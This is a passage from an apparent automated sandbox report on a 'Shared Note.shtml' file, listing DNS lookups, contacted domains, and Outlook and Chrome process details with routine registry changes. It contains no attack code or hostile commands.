Mar 20, 2023 23:11:28.497380972 CET	1.1.1.1	192.168.2.4	0x2dd6	No error (0)	cdnjs.cloudflare.com		104.17.25.14	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:28.562788963 CET	1.1.1.1	192.168.2.4	0x3321	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 23:11:28.562788963 CET	1.1.1.1	192.168.2.4	0x3321	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:28.562788963 CET	1.1.1.1	192.168.2.4	0x3321	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:30.702162027 CET	1.1.1.1	192.168.2.4	0x13d4	No error (0)	aadcdn.msauthimages.net	aadcdn.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 23:11:30.702162027 CET	1.1.1.1	192.168.2.4	0x13d4	No error (0)	cs1025.wpc.upsiloncdn.net		152.199.23.72	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- accounts.google.com
- clients2.google.com
- huntsvillevacationhomes.com
- cdnjs.cloudflare.com
- aadcdn.msauth.net
- aadcdn.msauthimages.net

Statistics

Behavior



System Behavior

Analysis Process: OUTLOOK.EXE PID: 1908, Parent PID: -1

General

Target ID:	0
Start time:	23:11:18
Start date:	20/03/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE" /PIM NoEmail
Imagebase:	0x7ff779860000
File size:	41778000 bytes
MD5 hash:	CA3FDE8329DE07C95897DB0D828545CD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings\Data	global_Accessibility_ReminderType	unicode	{"name":"Accessibility_ReminderType","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"true","isFirstSync":"false","source":""}	success or wait	1	7FF779B0BB70	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings	Accounts	unicode	[]	[{"scope":"","userUpn":"","accountAge":0,"timestamp":0,"anchorMailbox":"","roamingStatus":"LOCAL"}]	success or wait	1	7FF779B0BE60	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings\Data	global_AccountsNeedResyncing	unicode	{"name":"AccountsNeedResyncing","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"false","isFirstSync":"false","source":""}	{"name":"AccountsNeedResyncing","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"true","isFirstSync":"false","source":""}	success or wait	1	7FF779B0BB70	RegSetValueExW

Analysis Process: chrome.exe PID: **2572**, Parent PID: **4740**

General

Target ID:	1
Start time:	23:11:20
Start date:	20/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument C:\Users\user\Desktop\Shared Note.shtml
Imagebase:	0x7ff70b7d0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF70B8288A3	RegSetValueExW

Analysis Process: chrome.exe PID: **6988**, Parent PID: **2572**

General

Target ID:	2
Start time:	23:11:22
Start date:	20/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2056 --field-trial-handle=1816,i,6287190603308686503,10837244951992653775,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff70b7d0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Disassembly

No disassembly